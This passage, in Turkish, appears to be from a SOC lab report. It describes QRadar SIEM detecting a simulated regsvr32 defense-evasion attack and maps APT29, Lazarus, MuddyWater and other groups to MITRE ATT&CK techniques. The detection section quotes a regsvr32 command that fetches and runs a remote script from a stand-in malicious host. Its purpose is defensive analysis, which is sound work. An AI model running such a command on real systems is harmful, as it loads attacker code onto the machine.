çalıştırılması denenmiştir.




5.3.2 Komut satırı üzerinden meşru bir Windows aracı olan regsvr32.exe kullanılarak uzak bir sunucudan zararlı betik (payload.sct) çağrılması ve savunmadan kaçınma (Defense Evasion) işleminin simüle edilmesi.

Bu karmaşık ve gizli (stealth) saldırı girişimi, QRadar SIEM platformunda yazılan "Process Create" özel korelasyon kurallarına takılmış ve anında **Offense 52** numaralı alarmı üretmiştir.



5.3.3 QRadar SIEM "Summary" (Özet) ekranında, şüpheli işlem yürütme (Process Create) aktivitesi sonucu tetiklenen yeni bir Offense (İhlal ID 52) kaydının tespiti.

Offense olay detaylarına (Event Details) inildiğinde, zararlı komutun **(regsvr32.exe /s /n /u /i:http://malicious-apt29-server.com)** ham payload içerisinden cımbızlanarak tespit edildiği ve gelişmiş siber tehditlere karşı ağımızın başarılı bir şekilde savunulduğu kanıtlanmıştır.



5.3.4 QRadar SIEM üzerinde Offense 52 (İhlal 52) detaylarında, zararlı betik çağırmak için kullanılan regsvr32.exe komutunun ham log üzerinden başarılı bir şekilde tespit edilmesi.

BOLUM 6 : EKSTRALAR

6.1 APT29 (Nobelium) Diplomatik Oltalama Operasyonu İncelemesi

Tehdit Aktörü ve Kampanya Arka Planı

Rus Dış İstihbarat Servisi (SVR) ile ilişkilendirilen **APT29** siber casusluk ve istihbarat toplama faaliyetleriyle bilinen bir APT grubudur.

2021-2022 döneminde Microsoft ve Mandiant tarafından raporlanan bu **spear-phishing** kampanyasında, geleneksel güvenlik mekanizmalarını aşmaya yönelik farklı teknikler kullanılmıştır. Kampanyanın temel özellikleri aşağıdaki gibidir:

- Kampanyada Avrupa, Amerika ve Asya'daki diplomatik misyonlar, büyükelçilikler, hükümet kurumları ve think-tank kuruluşları hedef alınmıştır. Temel amaç, dış politika ve devlet faaliyetleriyle ilgili stratejik bilgileri elde etmektir.

- Microsoft tarafından Office makrolarının varsayılan olarak engellenmesinin ardından APT29, makro tabanlı yöntemlerin yerine **HTML Smuggling** ve ISO/IMG gibi disk image dosyalarını kullanmaya yönelmiştir. Bu yöntemler, indirilen dosyalara işletim sistemi tarafından uygulanan **Mark-of-the-Web (MotW)** güvenlik mekanizmasının aşılmasında kullanılmıştır.
- Tespit edilme ihtimalini azaltmak amacıyla grubun kendi altyapısı yerine meşru ve yaygın olarak kullanılan servislerden yararlanılmıştır. E-posta dağıtımında **Constant Contact**, Command and Control (C2) iletişiminde ise **Trello, Dropbox, Google Drive ve Firebase** gibi cloud servisleri kullanılmıştır. Bu servislerin kurumlar tarafından normal şekilde kullanılması, kötü amaçlı trafiğin normal ağ trafiğinden ayırt edilmesini zorlaştırmıştır.

Operasyonun Cyber Kill Chain Analizi

Saldırganların bu karmaşık operasyonu gerçekleştirirken izledikleri adımlar, Cyber Kill Chain metodolojisine göre şu şekilde haritalandırılmıştır:

- **1. Keşif (Reconnaissance)**



2. Silahlandırma (Weaponization)



- **3. Dağıtım (Delivery)**



4. Sömürü (Exploitation)



- **5. Kurulum (Installation)**



6. Komuta ve Kontrol (C2)



- **7. Hedefe Yönelik Eylem (Actions on Objectives)**



6.2 3 ADET APT GRUBUNUN MITTRE ATTACK SEMASINA YANSITILMASI


APT29 (Cozy Bear / Nobelium) - Rusya

MITRE ATT&CK Eşleştirmesi:

	***Initial Access (İlk Erişim):*** *T1566.002 Spearphishing Link tekniği kullanılarak hedef kullanıcılara zararlı bağlantılar içeren e-postalar gönderilmiştir. Bazı e-postalarda* ***HTML Smuggling*** *yöntemi kullanılarak zararlı dosyaların hedef sisteme ulaştırılması amaçlanmıştır.*



Stealth (Gizlilik): *T1218.010 System Binary Proxy Execution: Regsvr32 tekniğinde, zararlı bir .sct scriptinin çalıştırılması için Windows'un meşru* ***regsvr32.exe*** *aracı kullanılmıştır. Bu yöntem, sistemde güvenilir olarak görülen bir Windows aracının kötüye kullanılması sayesinde* ***AppLocker*** *gibi application whitelisting mekanizmalarının aşılmasına yardımcı olur.*

	***Command and Control (C2):*** *T1102 Web Service tekniğinde, C2 iletişimini gerçekleştirmek için* ***Trello*** *ve* ***Dropbox*** *gibi yaygın olarak kullanılan meşru web servislerinden yararlanılmıştır. Bu yöntem, C2 trafiğinin normal web trafiği içerisinde gizlenmesini ve tespit edilmesinin zorlaştırılmasını sağlar.*


Rapor Analizi:

Microsoft ve Mandiant raporları incelendiğinde, APT29'un **Operational Security (OPSEC)** ve **Living off the Land (LotL)** tekniklerine önem verdiği görülmektedir. Grup, kötü amaçlı aktivitelerini normal sistem ve ağ trafiği içerisinde gizlemeye çalışmıştır.


Dikkat çeken noktalardan biri, **Command and Control (C2)** iletişiminde kendi sunucuları yerine **Trello, Google Drive ve Dropbox** gibi güvenilir web servislerinin kullanılmasıdır. Bu servislerin kurum ağlarında whitelist kapsamında olması, saldırı trafiğinin normal trafikten ayırt edilmesini zorlaştırmaktadır. Ayrıca bu yöntem **data exfiltration** faaliyetlerinin de meşru trafik içerisinde gizlenmesine yardımcı olmaktadır.

Lazarus Group (APT38) - Kuzey Kore

MITRE ATT&CK Eşleştirmesi:



Initial Access (İlk Erişim): *T1195.002 Compromise Software Supply Chain tekniğinde, hedef kurumların kullandığı meşru* ***third-party software*** *ürünlerinin kaynak koduna veya yazılım güncellemelerine zararlı kod eklenmesi amaçlanır. Bu yöntemle saldırganlar, güvenilir bir yazılım veya güncelleme üzerinden hedef sistemlere erişim sağlamaya çalışır. Buna* ***3CX Desktop App saldırısı*** *örnek olarak verilebilir.*



Credential Access (Kimlik Bilgisi Erişimi): *T1003.001 OS Credential Dumping: LSASS Memory tekniğinde,* ***LSASS (Local Security Authority Subsystem Service)*** *belleğinde bulunan kimlik doğrulama bilgilerinin elde edilmesi amaçlanır. Elde edilen credential bilgileri, ağ içerisinde* ***Lateral Movement*** *gerçekleştirmek ve yetkili hesaplara erişim sağlamak için kullanılabilir.*




Impact (Etki): *T1485 Data Destruction tekniğinde, hedef sistemlerde bulunan verilerin kalıcı olarak silinmesi veya kullanılamaz hale getirilmesi amaçlanır. Bu tür faaliyetler saldırının son aşamasında gerçekleştirilebileceği gibi, sistemleri çalışamaz duruma getirmek amacıyla da kullanılabilir. Örneğin,* ***WannaCry*** *gibi ransomware saldırılarında sistemlerin ve dosyaların erişilemez hale getirilmesiyle benzer bir etki oluşturulmuştur.*

Rapor Analizi :


Kaspersky ve CISA raporları incelendiğinde, Lazarus grubunun finansal motivasyonlu ve yıkıcı saldırılar gerçekleştirdiği görülmektedir. Özellikle **Supply Chain** saldırılarında, hedef kurum yerine kurumun kullandığı meşru yazılımların geliştirici altyapısının hedef alınması dikkat çekmektedir. Zararlı kodun resmi güncellemelere eklenmesi, saldırganların güvenilir uygulamalar üzerinden hedef sistemlere ulaşmasını sağlamaktadır. Ayrıca saldırı sonrasında **Wipe** tekniğinin kullanılması, adli bilişim ve **log analysis** süreçlerini zorlaştırmaktadır.

MuddyWater - İran

MITRE ATT&CK Eşleştirmesi:

	***Initial Access (İlk Erişim):*** *T1190 Exploit Public-Facing Application tekniğiyle, internete açık ve yaması yapılmamış* ***Microsoft Exchange*** *veya* ***VPN*** *sunucularındaki bilinen zafiyetler sömürülerek hedef ağa erişim sağlanmıştır.*

	***Execution (Çalıştırma):*** *T1059.001 Command and Scripting Interpreter: PowerShell tekniği kullanılarak payload indirme, şifre çözme ve komut çalıştırma işlemlerinde* ***PowerShell*** *kullanılmıştır.*



Persistence (Kalıcılık): *T1053.005 Scheduled Task/Job tekniğiyle, sisteme yerleştirilen* ***backdoor****'ların yeniden başlatma sonrasında da çalışmasını sağlamak için zamanlanmış görevler oluşturulmuştur.*

Rapor Analizi : CISA ve Palo Alto raporları incelendiğinde, MuddyWater operasyonlarında hızlı erişim ve **fileless** yöntemlerin öne çıktığı görülmektedir. Grup, **zero-day** zafiyetler yerine internete açık ve yaması eksik sistemleri hedeflemektedir. Erişim sonrasında ise **obfuscated PowerShell** betikleri kullanarak işlemleri büyük ölçüde bellek üzerinde gerçekleştirmektedir. Ayrıca **Remote Access Tools (RAT)** ve meşru uzaktan yönetim araçlarının kullanılması, saldırı aktivitelerinin normal IT işlemleri içerisinde gizlenmesini sağlamaktadır.

6.3 TAKTIK VE TEKNIKLERIN APT GRUPLARINA GORE SINIFLANDIRILMASI

Reconnaissance

- **Active Scanning:** Saldırganların hedef sistemlerdeki açık portları, zafiyetli servisleri ve dışarıya açık altyapıyı **Nmap** ve **Nessus** gibi araçlarla taramasıdır. Özellikle **HAFNIUM** ve **APT29 (Cozy Bear)**, Exchange Server ve VPN cihazlarındaki **zero-day** zafiyetlerini tespit etmek için bu yöntemi kullanmıştır.
- **Phishing for Information:** Amacı doğrudan sisteme sızmak yerine, hedefin güvenlik altyapısı ve kimlik bilgileri hakkında bilgi toplamaktır. Kuzey Koreli **Kimsuky** ve Rus **APT28 (Fancy Bear)**, sahte anket ve röportaj talepleri kullanarak hedef hakkında bilgi toplamada sıkça bu yönteme başvurmaktadır.
- **Gather Victim Host Information:** Hedef sistemlerde kullanılan işletim sistemi, **AV/EDR** çözümleri ve donanım mimarisinin belirlenmesidir. **Lazarus Group**, güvenlik ürünlerini aşmaya yönelik custom malware geliştirmeden önce bu bilgileri kullanmaktadır.
- **Gather Victim Identity Information:** Çalışan e-posta adresleri, sızdırılmış şifreler ve kişisel profiller gibi bilgilerin toplanmasıdır. **Lapsus$** ve **FIN7**, bu bilgileri özellikle **Social Engineering** ve **MFA Fatigue** saldırılarında kullanmaktadır.
- **Gather Victim Network Information:** Kurumun IP blokları, domain altyapısı, cloud konfigürasyonları ve ağ topolojisinin belirlenmesidir. **Sandworm** ve **APT3**, **Lateral Movement** planlaması için hedef ağı dışarıdan analiz etmektedir.
- **Gather Victim Org Information:** Kurumun organizasyon yapısı, departman yöneticileri ve iş ortakları hakkında bilgi toplanmasıdır. **FIN4**, yöneticileri ve yatırımcı ilişkilerini hedef alan **BEC (Business Email Compromise)** saldırılarında bu bilgileri kullanmaktadır.

- **Query Public AI Services:** Tehdit aktörlerinin, özellikle **script kiddie**'lerin ve **TA544** gibi grupların, hedef kurumun teknolojilerini analiz etmek, zafiyet araştırmak ve daha inandırıcı **phishing** içerikleri hazırlamak için ChatGPT gibi public AI servislerini kullanmasıdır.
- **Search Closed Sources:** Dark Web forumları ve **Initial Access Broker (IAB)** ağlarından kuruma ait VPN logları veya daha önce sızdırılmış verilerin satın alınmasıdır. **Scattered Spider** ve **LockBit** gibi gruplar, hedef sisteme erişim sağlamak için bu kaynaklardan yararlanmaktadır.
- **Search Open Technical Databases: Shodan, Censys** veya **DNSdumpster** gibi platformlar kullanılarak internete açık **RDP** servislerinin ve yanlışlıkla erişime açılmış veritabanlarının tespit edilmesidir. İran bağlantılı **APT33 (Elfin)**, hedeflerine ait açık sistemleri belirlemek için bu tür kaynaklardan yararlanmaktadır.
- **Search Open Websites/Domains: GitHub, Pastebin** veya **LinkedIn** gibi public platformların taranarak açıkta bırakılmış hassas bilgilerin aranmasıdır. **TeamTNT**, açık kaynak kod depolarında bulunan AWS ve API anahtarlarını tespit ederek bu bilgileri kullanmaktadır.
- **Search Threat Vendor Data:** Saldırganların, **Mandiant** veya **CrowdStrike** gibi güvenlik firmalarının yayımladığı **threat intelligence** raporlarını incelemesidir. **APT41**, kullandığı tekniklerin tespit edilip edilmediğini ve hedeflerin güvenlik çözümleri hakkında bilgi edinmek için bu raporlardan yararlanmaktadır.
- **Search Victim-Owned Websites:** Kurumun web sitesindeki **PDF metadata**, açık dizinler ve personel iletişim sayfaları gibi public bilgilerin analiz edilmesidir. APT grupları, hedef hakkında bilgi toplamak ve olası açıkları belirlemek için bu verilerden yararlanmaktadır.

Resource Development

- **Acquire Infrastructure:** Operasyon için gerekli **C2** sunucuları ve **VPS**'lerin kiralanması veya phishing saldırılarında kullanılmak üzere meşru servislere benzeyen domainlerin satın alınmasıdır. **APT29 (Cozy Bear)** ve **FIN7**, güvenlik çözümlerini aşmak için **typosquatting** ile benzer domainler kullanmaktadır.
- **Compromise Infrastructure:** Saldırganların kendi altyapılarını kurmak yerine, üçüncü taraf sunucu, web sitesi veya **SOHO router**'ları ele geçirerek bunları **C2** veya malware dağıtımı için kullanmasıdır. **Volt Typhoon** ve **APT28 (Fancy Bear)**, trafiği

meşru göstermek amacıyla ele geçirilmiş router'lar üzerinden proxy ağları oluşturmaktadır.

- **Acquire Access:** Saldırganların hedef ağa doğrudan sızmak yerine, **Initial Access Broker (IAB)** aktörlerinden VPN veya RDP erişim bilgilerini satın almasıdır. **LockBit, BlackCat (ALPHV)** ve **Scattered Spider** gibi ransomware grupları, bu erişimleri kullanarak saldırının diğer aşamalarına hızlıca geçmektedir.
- **Establish Accounts:** Saldırganların **Social Engineering** veya **Data Exfiltration** süreçlerinde kullanmak üzere sahte e-posta, sosyal medya veya cloud hesapları oluşturmasıdır. **APT34 (OilRig)** ve **Charming Kitten**, LinkedIn gibi platformlarda sahte profiller oluşturarak hedeflerle güven ilişkisi kurmak için bu yöntemi kullanmaktadır.
- **Compromise Accounts:** Gerçek kişilere ait meşru e-posta veya sosyal medya hesaplarının ele geçirilerek diğer hedeflere yönelik saldırılarda kullanılmasıdır. **TA542 (Emotet)**, ele geçirilen e-posta hesaplarını ve mevcut **reply-chain** yazışmalarını kullanarak zararlı eklentiler göndermektedir.
- **Obtain Capabilities: Cobalt Strike** ve **Mimikatz** gibi hazır penetration testing araçlarının, ticari spyware'ların veya Dark Web üzerinden malware örneklerinin temin edilerek kullanılmasıdır. **Conti, Wizard Spider** ve **APT29**, operasyonlarında bu tür hazır araçlardan yararlanmıştır.
- **Develop Capabilities:** Hazır araçların **AV/EDR** tarafından tespit edilmesini önlemek için **zero-day** zafiyetler, custom malware veya dijital sertifikalar geliştirilmesidir. **Sandworm** ve **Lazarus Group**, hedef sistemlere özel malware ve **wiper** örnekleri geliştirmeleriyle bilinmektedir.
- **Stage Capabilities:** Kurbanların indirebilmesi için hazırlanan malware'lerin **Google Drive, Dropbox** veya **GitHub** gibi cloud servislerine yüklenmesi ya da **Watering Hole** saldırılarında kullanılacak web sitelerine yerleştirilmesidir. **Turla**, hedeflerin sık ziyaret ettiği web sitelerine zararlı kodlar yerleştirerek bu yöntemi kullanmıştır.
- **Generate Content:** Oltalama operasyonlarında kullanılmak üzere sahte belgeler (**lure documents**), phishing şablonları, **LLM** destekli metinler ve **deepfake** içerikler hazırlanmasıdır. **TA530** ve **Kimsuky**, maaş bordrosu, büyükelçilik duyurusu veya fatura gibi temalarla hazırlanan kötü amaçlı Word/PDF dosyalarını kullanmaktadır.

Initial Access

- **Phishing:** Hedeflere **phishing link**, zararlı **attachment** veya meşru servisler üzerinden sahte mesajlar gönderilmesidir. **TA542 (Emotet)**, mevcut **reply-chain** yazışmalarına zararlı belgeler ekleyerek saldırı gerçekleştirirken, **Kimsuky** hedefe özel **spearphishing** e-postaları kullanmaktadır.
- **Drive-by Compromise - Watering Hole:** Kurbanı doğrudan hedeflemek yerine, sık ziyaret ettiği meşru bir web sitesine **Exploit Kit** veya zararlı kod yerleştirilmesidir. Kurban siteyi ziyaret ettiğinde, tarayıcı zafiyetleri kullanılarak sisteme erişim sağlanabilir. **Turla**, hedeflerine ulaşmak için bu yöntemi kullanmaktadır.
- **Valid Accounts: Brute-force**, password leaks veya phishing yoluyla elde edilen gerçek kullanıcı hesaplarının (**Local, Domain, Cloud**) kullanılmasıdır. Giriş meşru bir kullanıcı hesabı üzerinden gerçekleştiği için tespit edilmesi zorlaşabilir. **Lapsus$** ve **Scattered Spider**, ele geçirilen hesapları kullanarak **MFA Fatigue** yönteminden yararlanmakta ve kurumsal ağlara erişim sağlamaktadır.
- **Exploit Public-Facing Application:** Hedefin internete açık web sunucuları, **Exchange Server** veya firewall sistemlerindeki zafiyetlerin, özellikle **zero-day** açıkların, sömürülmesidir. **HAFNIUM**, Microsoft Exchange Server'daki **ProxyLogon** zafiyetini kullanarak çok sayıda kuruma erişim sağlamıştır.
- **External Remote Services:** Kurum dışından erişim sağlayan **VPN, RDP** veya **Citrix** gibi servislerin zafiyetlerinin ya da ele geçirilmiş hesap bilgilerinin kullanılmasıdır. **LockBit** ve **ALPHV**, kurumsal ağlara erişmek için **Initial Access Broker (IAB)**'lardan alınan RDP bilgilerini kullanmaktadır.
- **Content Injection: Man-in-the-Middle (MitM)** saldırılarıyla ağ trafiğine veya sunulan web içeriklerine zararlı script ve içerik eklenmesidir. Bazı devlet destekli APT grupları, **ISP** seviyesinde trafiğe müdahale ederek meşru dosyaları zararlı içeriklerle değiştirebilmektedir.
- **Supply Chain Compromise:** Hedef kuruma doğrudan saldırmak yerine, kurumun kullandığı güvenilir bir yazılım veya donanım tedarikçisinin ele geçirilerek ürün güncellemelerine **backdoor** eklenmesidir. **APT29 (Nobelium)**, SolarWinds Orion yazılımını kullanarak gerçekleştirdiği saldırıyla bu yöntemin en bilinen örneklerinden birini gerçekleştirmiştir.
- **Trusted Relationship:** Kurumun hizmet aldığı **Managed Service Provider (MSP)**, danışman veya entegratörlerin ele geçirilerek ana hedefe erişim sağlanmasıdır.

APT10 (Operation Cloud Hopper), hedef şirketlere ulaşmak için bu şirketlere IT hizmeti sağlayan servis sağlayıcıları hedeflemiştir.

- **Replication Through Removable Media:** Zararlı yazılımların, enfekte **USB** bellekler üzerinden sistemler arasında yayılmasıdır. Bu yöntem özellikle **air-gapped** endüstriyel ağlara erişim sağlamak için kullanılabilir. **Stuxnet** ve **MUSTANG PANDA** operasyonları bu yöntemin bilinen örneklerindendir.
- **Hardware Additions:** Hedef ağa fiziksel olarak zararlı donanımların (**BadUSB, Raspberry Pi** vb.) eklenmesidir. **FIN7**, hedef kurumlara gönderdiği **BadUSB** cihazları üzerinden sisteme erişim sağlamaya çalışmıştır.
- **Wi-Fi Networks:** Şirketin kablosuz ağlarındaki **WPA/WEP** güvenlik zafiyetlerinin kullanılması veya **Evil Twin** gibi sahte erişim noktalarının oluşturulmasıdır. **APT28 (Fancy Bear)**, hedef kurumlara yakın konumlanarak Wi-Fi üzerinden erişim sağlamaya yönelik saldırılar gerçekleştirmiştir.

Execution

- **Command/Scripting Interpreter & User Execution:** PowerShell, CMD, Bash gibi yerleşik betik araçlarının kullanılması ve kurbanın zararlı bir dosyayı tıklamaya ikna edilmesidir. **APT29 (Cozy Bear)** ve **Emotet**, diske dosya yazmadan doğrudan bellekte (fileless) çalışan PowerShell komutlarıyla operasyonlarını yürütür.
- **WMI & Native API:** Meşru Windows Management Instrumentation (WMI) altyapısının veya doğrudan alt seviye işletim sistemi API'lerinin kullanılmasıdır. **Lazarus Group**, güvenlik önlemlerini (EDR/AV) atlatmak için yüksek şüpheli komut satırları yerine doğrudan C/C++ seviyesindeki API çağrılarını tetikler.
- **System Services & Scheduled Task/Job:** Kodun tetiklenmesi için yeni bir arka plan servisi oluşturulması veya zamanlanmış görev (Cron/Task Scheduler) eklenmesidir. Rus **Sandworm** grubu, fidye yazılımlarını (Ransomware) veya silici (Wiper) zararlıları ağdaki binlerce cihazda aynı saniyede çalıştırmak için zamanlanmış görevleri yoğun kullanır.
- **BITS Jobs & Software Deployment Tools:** Microsoft'un arka plan aktarım servisi olan BITS'in veya SCCM (MECM) gibi merkezi yazılım dağıtım araçlarının kötüye kullanılmasıdır. Yönetici yetkilerine sahip saldırganlar, zararlıyı yasal bir yazılım güncellemesi kılıfında tüm şirkete saniyeler içinde dağıtabilir.

- **Hijack Execution Flow & Shared Modules:** Sistemdeki meşru bir uygulamanın yükleme akışına müdahale ederek araya zararlı DLL dosyalarının sokulmasıdır (DLL Hijacking/Side-loading). **Turla** grubu, arka planda çalışan güvenilir uygulamalara kendi modüllerini enjekte ederek zararlılarının yasal bir süreçmiş gibi çalışmasını sağlar.
- **Exploitation for Client Execution & Input Injection:** Kurbanın kullandığı web tarayıcısı, PDF okuyucu veya Office programlarındaki zafiyetlerin sömürülmesi ya da hedefin fare/klavye girdilerinin dışarıdan taklit (Input Injection) edilmesidir.
- **Inter-Process Communication (IPC):** COM (Component Object Model) nesneleri veya DDE gibi işletim sistemi içi iletişim kanalları kullanılarak meşru süreçlerin zararlı kod çalıştırmaya zorlanmasıdır.
- **Cloud, Container & ESXi Admin Command:** Bulut (AWS/Azure), konteyner (Docker/Kubernetes) veya sanallaştırma (VMware ESXi) ortamlarında yönetimsel CLI komutlarının kullanılmasıdır. **BlackCat (ALPHV)** ve **LockBit**, devasa ESXi sunucularını şifrelerken doğrudan bu yönetimsel hipervizör komutlarını kullanır.
- **Deploy Container & Serverless Execution:** Saldırganın kurbanın altyapısına kendi zararlı konteyner imajını dağıtması veya sunucusuz (Serverless/AWS Lambda) fonksiyonlar tetiklemesidir. **TeamTNT**, bulut altyapılarında kripto para madenciliği (Cryptojacking) yapmak için gizli Docker konteynerleri ayağa kaldırır.
- **Poisoned Pipeline & Trusted Developer Utilities Proxy Execution:** Yazılım süreçlerinin (CI/CD) zehirlenmesi veya MSBuild, Certutil gibi sistemde zaten var olan meşru ve güvenilir araçların (LOLBins) zararlı kod çalıştırmak (proxy) için kullanılmasıdır. Çinli **APT41**, güvenlik yazılımlarına yakalanmamak için genellikle bu işletim sistemi araçlarının arkasına saklanır.

Persistence

- **Account Manipulation, Create Account & Valid Accounts:** Saldırganların sistemde kendilerine yeni lokal/domain hesapları açması, var olan pasif hesapların şifrelerini sıfırlaması veya mevcut meşru hesapları kendi kontrollerine almasıdır. **Scattered Spider** ve **APT29**, Active Directory (AD) ortamlarında Group Policy Object (GPO) ayarlarını manipüle ederek veya yeni "gölge" yöneticiler yaratarak ağda kalıcı olmayı hedefler. QRadar gibi SIEM platformlarında Event ID 4720 (Kullanıcı oluşturuldu) veya 4732 (Gruba eklendi) logları üzerinden bu aktivitelerin avcılığı sıklıkla yapılır.

- **Modify Authentication Process & Exclusive Control:** Domain Controller üzerindeki şifre doğrulama süreçlerine (LSASS, SSP) müdahale edilmesi veya Çok Faktörlü Doğrulamaların (MFA) devre dışı bırakılmasıdır. **Lazarus Group**, çalınan kimlik bilgilerinin her zaman geçerli kalması için doğrudan kimlik doğrulama modüllerini modifiye eder.
